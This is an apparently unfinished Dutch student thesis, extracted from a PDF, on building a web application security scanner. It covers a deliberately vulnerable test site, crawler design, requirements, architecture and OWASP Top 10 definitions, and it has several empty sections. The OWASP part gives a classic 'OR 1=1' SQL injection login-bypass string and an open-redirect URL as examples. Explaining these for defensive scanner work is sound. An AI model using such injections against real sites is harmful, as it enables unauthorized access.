Voor het voorbeeld gebruik ik mijn eigen gemaakte website, deze noem ik Hackableweb. Hackableweb is een PHP website dat special gemaakt is voor het testen van webapplicatie scanners. Het heet Hackableweb omdat de website makkelijk te hacken is, het voordeel die ik heb bij een zelf ontwikkelde website is dat ik kennis heb over hoe het gebouwd is. Deze website draai ik in mijn eigen lokale omgeving en sinds ik het zelf heb ontwikkeld schend ik geen copyright rechten. Ik heb ervoor gezorgd dat de website kwetsbaar is voor SQLi, XSS en ander soort aanvallen. Zo kan ik meten hoe goed de webapplicatie scanner werkt. Ik zal in de realisatie hoofdstuk test cases maken met gebruik van Hackableweb.

In figuur 4.2 wordt een HTML-pagina geïllustreerd, iets wat de Crawler zou kunnen verwerken. In dit voorbeeld zal ik met de volgende configuratie van de Crawler de hyperlinks markeren die verzameld(blauw) en eruit gefilterd(geel) worden.

Configuratie

Website: localhost:8888, scope: domein niveau, filter: css, js, jpg, gif

```
<!DOCTYPE html>
<html>
    <head>
    <title>Hackableweb</title>
    <link rel="stylesheet" type="text/css" href="style.css">
    <script src="script.js"></script>
</head><body>
    <div class="container">


<div class="nav">
    <header>
            <h1>HACKABLEWEB</h1>
    </header>

    <ul>
    <li><a href="index.php">Home</a></li>
        <li class="login"><a href="login.php">login</a></li><li class="login"><a href="signin.php">sign up</a></li><br><br><div class="search">
                    <form action="search.php" method="post">
                        <label>search products</label>
                        <input name="search" type="text" size="10">
                        <input name="goButton" type="submit" value="go">
                    </form>
                </div> </ul>
</div>
        <div class="content">
            <p>Deze site is hackable. Veel succes!</p>

            <ul>
                <li><a href="http://localhost:8888?id=1&country=Netherlands&province=NH">geolocation</a></li>
                <li><a href="http://localhost:8888?product=cookies">products</a></li>
                <li><a href="http://localhost:8888?music=Iwalktheline">music</a></li>
            </ul>

            <ul>
                <li><a href="http://localhost:8888/afbeelding1.png">afbeelding 1</a></li>


                <li><a href="http://localhost:8888/afbeelding2.jpg">afbeelding 2</a></li>
                <li><a href="http://localhost:8888/afbeelding3.gif">afbeelding 3</a></li>
            </ul>

                <form action="index.php" method="post">
                    <label>subcribe to newsletter</label><br><br>
                    <label>email:</label>
                    <input name="email" type="text"><br><br>
                    <input name="subscribe" type="submit" value="subscribe">
                </form>


            <div>
                <p><a href="www.twitter.com">Twitter</a></p>
                <p><b>Download paper about websecurity</b></p>
                <a href="www.papersonline.com"></a>
            </div>

        </div>
    </div>


</body>
</html>
```

FIGURE 4.11

DomCrawler

Zoals eerder vermeld heb ik de DomCrawler specifiek voor twee taken geïmplementeerd: het crawlen van POST parameters en het verzenden van formulieren. De DomCrawler heeft een geavanceerde filter interface waarmee zeer nauwkeurig op DOM (Glossary, DOM) elementen gefilterd kan worden. Op deze wijze kan ik de input elementen van de form element opsporen. Waarom heb ik de input elementen nodig? De input elementen hebben een attribute “name” waarin de parameters bevinden. In het voorbeeld van figuur 4.3 zijn de twee parameters “username”, “pass” en “login_submit”. Dit betreft een login formulier van Hackableweb. Voor het verzenden van deze login formulier het de Crawler deze parameter nodig. Dit heeft te maken met het authentiseren proces. Dit zorgt ervoor dat de Crawler zich kan authentiseren indien dat nodig is. Mocht deze niet meegegeven zijn door de gebruiker, dan zal de toegang tot de website geblokkeerd worden. In figuur 4.2 zal ik in het paars aangeven wat de DomCrawler crawlt.

HTML Form

```
25          <form action="loginAction.php" method="post">
26              <h3>Login</h3>
27                  username:<br>
28                <input type="text" name="username">
29                <br>
30                  password:<br>
31                <input type="password" name="pass">
32                <br><br>
33                <input type="submit" value="Submit" name="login_submit">
34          </form>
```

FIGURE 4.12

Authenticatie

Als authenticatie vereist wordt van de webapplicatie dan dient de deze door de beheerders (S5) ervan doorgevoerd te worden. De klant hoeft enkel een aanvraag te doen op een scan, omdat het een klant betreft, heeft S5 de benodigde inloggegevens voor het authenticatie proces. Deze zijn voorzien door de klant, zowel de inloggegevens voor de consumenten account en administratie account.

Sessie management

Na het inloggen wordt er een sessie ID gegenereerd deze wordt opgeslagen in de sessie tabel zodat er bij elke http request een de sessie ID meegegeven kan worden. Zou behoudt de webapplicatie scanner de sessies die worden aangemaakt.

SCANNER

4.3 Requirements

In dit hoofdstuk worden de requirements van de webapplicatie scanner behandeld. Hiervoor maak ik gebruik van de MoSCoW methode. Met de MoSCoW kun je niet een lijst maken met de vereiste features van een product maar ook kunnen de prioriteiten gegeven worden aan elke feature.

4.3.1 MoSCoW

MoSCoW staat voor:

- Must haves – eisen die in het project moeten terugkomen
- Should haves – eisen die gewenst zijn
- Could haves – als er tijd over is kunnen deze eisen meegenomen worden
- Won't haves – eisen die niet worden meegenomen in dit project

Project Web Security Scanner	Prioriteit (M,S,C,W)
CLI interface	M
Crawler	M
SQL Module	M
XSS Module	S
Authenticatie	S
Rapport generatie	M
Dashboard	C
Database	M
API	M
WordPress/Magento extensie	M
Header Module	S
SSL Module	S
File Inclusion Module	S

Samenvatting




FIGURE 4.13

5 SYSTEEM EN SOFTWARE ARCHITECTUUR

Software architectuur

Software architectuur beschrijft wat er gebouwd gaat worden en waar.

Software architectuur is een blauwprint voor een systeem. Software architectuur beschrijft wat de hoofdcomponenten zijn van een softwaresysteem, de relatie tussen de componenten en hoe deze met elkaar samenwerken.


5.1 HET SYSTEEM

5.1.2 SYSTEEM CONTEXT

De context van het systeem wordt als een black box laten zien met alle externe entiteiten, zowel mensen als systemen. Het systeem vanuit een black box perspectief heeft drie actoren, twee mensen: klant en Administrator en de API die de communicatie regelt tussen de CMS en Webapplicatie Scanner. De CMS en Webapplicatie Scanner zijn systemen waarmee de actoren, externe entiteiten, interactie hebben.

Actor/Systeem	Rol
Klant	Aanvragen van een webapplicatie scan
CMS	Aanvraagformulier doorsturen naar de API
API	De aanvraag verwerken en opdracht geven aan de Webapplicatie Scanner
Webapplicatie Scanner	Scan opdracht uitvoeren
Administrator	Systeembeheer en problemen binnen het systeem oplossen

Tabel 5.1




FIGUUR 5.1

Figuur 5.1

Systeem Context Diagram

5.1.2 Systeem Use Case

De systeem Use Case diagram representeert de functionele mogelijkheden en operationele scenario's van een systeem. Het illustreert hoe de externe actoren van plan zijn het systeem in gebruik te nemen. Zoals bij de systeem context zijn worden hier weer dezelfde actoren geïllustreerd. Ieder actor heeft een ander soort interactie met het systeem, deze interacties of in gebruik nemen van het systeem worden Use Cases genoemd. Systeem Use Case zijn ook bedoelt om de Use Cases van een systeem te identificeren. Voor het gehele webapplicatie scan systeem heb ik met behulp van de Systeem Use Case, drie Use Cases weten te identificeren.



Figuur 5.2

Systeem Use Case Diagram

Vergrote versie in bijlage

5.1.3 USECASE

Use Case

Een use case is een lijst met acties die de interacties tussen de acteurs en het systeem definiëren om een bepaald doel te bereiken.


UC-ID	Use Case	Actor	Omschrijving	Features
UC-1	Registratie klant	Klant, API	De klant registreert zichzelf voor een account.	CMS extensie
UC-2	Aanvraag scan	Klant, API	Het aanvragen van een scan doormiddel van het invullen van een online formulier.	CMS extensie
UC-3	Voer scan opdracht uit	API	Op verzoek van de klant een opdracht voor een scan uit laten voeren door het systeem via de terminal	Scan commando's, Scan Configuratie
UC-4	Beheren scans en rapporten	Administrator	Het beheren van scans, het handmatig genereren van rapporten en verzenden van scans	Genereren van rapporten, Verzenden van scans

Tabel 5.2

De Usecases zijn te vinden in de bijalge.

5.1.4 DOMEIN MODEL

De omschrijvingen en illustraties van de Use Cases in het vorige deel (5.1, 5.2) heeft een aantal belangrijke concepten van het systeem geïntroduceerd. Zoals klant, Crawler, Rapport, etc. Deze concepten (Deze zijn al in H4 besproken, Concepten) representeren de entiteiten die het systeem nodig heeft om de vastgestelde objectieven te bereiken. Een domein model is een visuele representatie van deze entiteiten en de relaties die zij ten opzichte hebben van elkaar.



Figuur 5.3

Domein model

Vergrote versie in bijlage

5.2 Systeem Diagrammen

Systeem Diagrammen

Systeem diagrammen in de context van software, zijn krachtige tools die helpen bij het begrijpen hoe een complex systeem werkt.

5.2.1 Sequence Diagram

5.2.2 Deployment Diagram

5.2.3 OPERATIONELE DIAGRAM


5.3 DATABASE

Database

Een database is een datastructuur dat gebruikt wordt als een digitaal opslagsysteem voor georganiseerde informatie. Softwaresystemen kunnen met SQL specifieke data opvragen vanuit de database.

5.3.1 ENTITEITEN

Samenvatting



6. REALISATIE

Deelvraag

Wat is het ontwikkelproces voor het realiseren van de webapplicatie scanner?

BRONNENLIJST

Boeken

R. S. Sangwan, Software and Systems Architecture in Action

H. Cervantes, R. Kazman, Designing Software Architecture: A Practical Approach

Internetbronnen

https://sucuri.net/website-security/Reports/Sucuri-Website-Hacked-Report-2016Q1.pdf

https://assets.documentcloud.org/documents/3527813/IBM-XForce-Index-2017-FINAL.pdf

http://essextec.com/wp-content/uploads/2015/09/xforcereport2q2014.pdf

https://motherboard.vice.com/en_us/article/vv7mvb/55-healthcare-data-breaches-have-hit-more-than-100-million-people-in-2015

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

http://www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html

http://pc-en-internet.infonu.nl/geschiedenis/84250-het-web-web-10-web-20-web-30.html

https://www.ibm.com/security/data-breach/

https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools

https://www.acunetix.com/resources/wvsbrochure.pdf

https://torquemag.io/2016/10/13-surprising-wordpress-statistics-updated-2016/

https://ithemes.com/2017/01/16/wordpress-security-issues/

https://www.techempower.com/benchmarks/

https://www.sitepoint.com/best-php-framework-2015-sitepoint-survey-results/

http://projects.webappsec.org/w/page/13246978/Threat%20Classification

BIJLAGE A

GLOSSARY

1. **MVP :** Een minimal viable product is een product dat aan de minimale functionele eisen voldoet. Als voorbeeld neem ik een inlogsysteem. De minimale functionele eisen van een inlogsysteem is dat een gebruiker ermee kan inloggen. Bouw je een “herinner mij” functie in dan is het niet meer minimaal en volgt het niet meer het principe van een MVP.
2. **DAST** : Dynamic Application Security Testing, dit zijn security tools die zich specialiseren in het uitvoeren van Blackbox testing op web applicaties.
3. **Crawl** : Bij een Crawl proces worden HTML pagina’s doorzocht naar specifieke HTML DOM elementen.
4. **CMS** : Een CMS is het systeem achter een website dat het beheren hiervan eenvoudiger maakt. Zo kan iemand met relatief weinig technische kennis een website bouwen en beheren.
5. **API** : Een Application Programming Interface (API) is een verzameling van definities waarmee twee softwareapplicaties met elkaar kunnen communiceren.
6. **URL** : Unified Resource Locator, een adres van website op het internet.
7. **Redirect** : Een gebruiker van een internet browser wordt verzonden van de huidige URL naar een andere URL.
8. **Library** : Een verzameling van code (Classes/functies) die door programmeurs online beschikbaar zijn gesteld e die andere programmeurs kunnen gebruiken bij het ontwikkelen van software applicaties.
9. **Interface** : Gebruikersfunctionaliteiten voor het uitvoeren van programmatische handelingen in een software applicatie.
10. **HTML** : Hyper Text Markup Language, een opmaak taal voor een website.
11. **DOM** : Document Object Model, een HTML pagina is opgebouwd uit DOM elementen zoals de bekende <p> voor paragraaf element.
12. **DBMS** : databasemanagementsystemen, applicatie waarmee SQL databases gemaakt kunnen worden.
13. **Endpoint** : Een Endpoint is een apparaat, software applicatie of netwerk node dat de eindpunt van de communicatie keten is.
14. **Userstories :**
15. **Userpoints** :
16. **CRUD :**
17. **ORM** :
18. **Autoload** :

OWASP DEFINITIES

A1 Injection

Injecties zijn cyberaanvallen die ervoor zorgen dat er code met kwaadaardige bedoelingen van een applicatie door wordt verzonden naar een ander systeem. Deze aanvallen verrichten aanroepen (Calls) naar besturing systemen via systeem aanroepen, externe programma's via shell commando's, en ook aanroepen naar de backend systemen zoals databases, hier wordt vooral SQL voor gebruikt (SQL-injectie), [OWASP injection flaws, 2017]. Webapplicaties maken veel gebruik van externe programma's voor het uitvoeren van specifieke taken. Bij het gebruik van een externe applicatie worden HTTP request uitgevoerd, indien deze niet goed opgevangen worden kunnen aanvallers kwaadaardige injecties sturen naar de externe applicaties, die op hun beurt het blind zullen uitvoeren. Er zijn verschillende types van injecties zoals LDAP, IMAP/SMTP, OS commanding, maar SQL-injectie zijn de meest voorkomende en gevaarlijke vorm van injecties. Voor het uitvoeren van een SQL-injectie bouwt de hacker een SQL-query die mee wordt gegeven als parameter in een GET request, alleen is het geen normale SQL-query. De query is een toevoeging op een bestaande query. De toevoeging wordt normaal gesproken niet geaccepteerd maar als de hacker speciale karakters gebruikt zoals het aanhalingsteken of de dash teken die aan het eind van een query wordt toegevoegd, dan is het wel mogelijk. Om een voorbeeld te geven: "SELECT ? FROM ? WHERE id='OR 1=1"--. Dit is een simpel voorbeeld van een SQL-injectie van de type "Blind SQL Injecties", wanneer dit gebruikt wordt bij het inloggen op een webapplicatie dan kan de hacker het inlogsysteem passeren omdat het resultaat van deze query altijd WAAR zal zijn door de "OR 1=1" statement.

A2 Broken Authentication and Session Management (XSS)

Authenticatie en session management hebben beide te maken met het managen van gebruikers en het behouden van de identity van de gebruiker. Authenticatie is het proces van bepalen of de gebruiker echt is wie hij beweert dat hij is. Session management zoals de naam al suggereert gaat over het managen van actieve sessions. Deze kwetsbaarheid kan ernaar toe leiden dat aanvallers onbevoegd toegang krijgen. **Kwetsbaarheid uitleggen**

A3 Cross Site Scripting (XSS)

Cross site scripting is een aanval waarbij kwaadaardige scripts worden geïnjecteerd in een website. Dit gebeurt wanneer een hacker kwaadaardige code(frontside script) verstuurd naar een eindgebruiker. De script taal die voornamelijk wordt gebruikt om XSS aanvallen te verrichten is Javascript. Javascript wordt gebruikt om componenten op een HTML websites functioneel te maken. Deze kwetsbaarheid kan overal gebruikt worden waar de website input van de gebruiker gebruikt om functionaliteiten te verrichten. Er zijn honderden variatie van deze aanvallen en dat maakt het moeilijk om de XSS aanvallen op te vangen en uit te filteren. Om dit tegen te gaan zullen website eigenaren input moeten valideren tegen verwachte XSS patronen.

A4 Insecure Direct Object References

Object referenties die niet goed beveiligd zijn tegen deze type aanvallen kunnen grootte beveiligingsrisico's hebben voor de kostbare data die een website waarborgt. Insecure Direct Object Reference laat hackers de autorisatie passeren en zorgt ervoor dat resources direct bereikbaar zijn. Door het aanpassen van parameter waarden die direct verwijzen naar objecten in de broncode kunnen hackers de twee opgenoemde actie uitvoeren. Hackers kunnen gebruikersgegevens, bestanden en meer onderscheppen.

A5 Security Misconfiguration

Kwetsbaarheden in de misconfiguratie van servers of webapplicaties kunnen leiden tot een variatie van beveiligingsrisico's. Hackers kunnen misbruik maken van ontwikkelomgevingen die gebruikt worden voor

debuggen en test doeleindes. Misconfiguraties komen tot stand wanneer softwareontwikkelaars niet genoeg aandacht besteden aan het correct configureren van hun systemen. Zoals eerder geschreven zijn er een variatie van acties die kunnen leiden tot misconfiguratie. Zo kan de ontwikkelaar per ongeluk de debugger aan laten staan waar hackers gebruik van kunnen maken door de error berichten uit te lezen om andere kwetsbaarheden te ontdekken ook kunnen mappen in het systeem verkeerde permissie rechten hebben ontvangen waardoor iedereen toegang kan verkrijgen tot deze mappen.

A6 Sensitive Data Exposure

Sensitive Data Exposure gaat over gevoelige data dat blootgesteld is en dus publiekelijk beschikbaar is voor iedereen. Gevoelige data is kostbare data dat de eigenaar liever niet openbaar deelt met de buitenwereld, maar liever verbogen wilt houden om veiligheidsredenen. Dit betreft bank informatie (creditkaart nummer, rekeningnummer), patiënt informatie, persoonlijke informatie (BSN, adresgegevens), onlinegegevens (gebruikersnamen, wachtwoorden). Het verliezen van deze gevoelige data kunnen gevolgen hebben tot financiële schade, identiteit fraude en afname van consumentenvertrouwen. Er zijn verschillende oorzaken van deze kwetsbaarheid een veel voorkomende vorm is een matig beveiligd Tansport laag (TLP). Het transport laag beheert de communicatie tussen twee cliënt computers, als deze niet goed beveiligd is dan kunnen hackers hiervan misbruik maken en een zogeheten “man in the middle attack” uitvoeren. Hierbij maken zij verbinding met de slecht beveiligde TLP-verbinding en onderscheppen zij de gevoelige data.

A7 Missing Function Level Access Control

Websites die server request kunnen afhandelen maar niet goed valideren op de authenticatie en autorisatie van deze request kunnen zijn kwetsbaar voor Missing Function Level Access Control. De vragen die de ontwikkelaar of de beheerder van de website moet stellen om achter te komen of er daadwerkelijk spraken is van deze kwetsbaarheid zijn: “Kan een gebruiker direct surfen naar een resource, Stelt de UI een onbevoegde resource bloot en is de server alleen afhankelijk van de gebruikersinput?”. Een voorbeeld van de kwetsbaarheid is als een gewone gebruiker toegang kan verkrijgen tot de admin pagina wat dus betekent dat er een functie mist die check of de gewone gebruiker wel bevoegd is om toegang te verkrijgen tot de admin pagina.

A8 Cross Site Request Forgery Attacks

Cross Site Request Forgery Attacks

CSRF is een veel exploiteerde kwetsbaarheid die het mogelijk maakt voor hackers om de gedupeerde gebruikers te forceren om actie uit te laten voeren in een webapplicatie, terwijl zij er niets van afweten. Hackers misbruiken deze kwetsbaarheid op websites waar gevoelige data gewaarborgd wordt en die veel functionaliteiten biedt om deze data te beheren. Onder websites die de hackers als meestal als doelwit kiezen behoren social media, online bankier en webshops. Uit een report van IBM is gebleken dat van alle geteste webapplicaties (900 dynamische webapplicaties) waren er 23% kwetsbaar tegen CSRF-aanvallen [IBM X-Force Threat Intelligence, 2014 2Q]. Het onderzoek is verricht door de IBM Hosted Application Security Managementservice (HASM).

A9 Using Components with Known Vulnerabilities Components

Deze kwetsbaarheid betreft het gebruik van herbruikbare softwarecomponenten zoals open source libraries. Online is er een berg aan software libraries te vinden en ontwikkelaar maken hier gebruik van om het ontwikkelproces van een softwareapplicatie te versnellen omdat zij dan zelf een bepaalde functionaliteit hoeven te programmeren. Waarom het wiel op nieuw uitvinden als het werk al door een ander gedaan is? Het probleem met deze derde partij softwarecomponenten is dat zij vaak verouderde code bevatten, soms wel ouder dan 15 jaar. De software wordt meestal vrijwillig onderhouden en dat maakt het ook dat het kwalitatief niet hoogstaand is. In 2014 was er een kwetsbaarheid gevonden in OpenSSL versies 1.0.1 tot 1.0.1f. Hackers kunnen bij het

exploiteren van deze kwetsbaarheid gevoelige data blootstellen zoals gebruikersgegevens en geheime sleutel [OWASP, 2017].

A10 Unvalidated Redirects and Forwards

Url redirects die niet gevalideerd zijn kunnen hackers misbruiken om gebruikers van een webapplicaties te verwijzen naar een verkeerde website. Geregeld verwijzen webapplicaties hun gebruikers naar een ander pagina, dit kan direct gedaan worden door de gebruiker door bijvoorbeeld op een hyperlink te klikken of indirect door de webapplicatie na een actie van een gebruiker zoals bij het inloggen. Hackers kunnen bij het exploiteren van deze kwetsbaarheid de bestemming van de redirects wijzigen. Een voorbeeld van deze kwetsbaarheid is een url meegeven aan een GET request zoals: www.testwebsite.nl/redirect.php?id=http://testlink.nl.

UC-4 informatie 4.4a


Errors bij het verzenden van emails (vertalen)
No connection could be made because the target machine actively refused it.
The server could not be found. (Account:*account name*, POPserver:'mail', Error Number: 0x800ccc0d).
Task '*server name* - Sending and Receiving' reported error (0x800ccc0f): 'The connection to the server was interrupted. If this problem continues, contact the server administrator or Internet service provider (ISP). The server responded:
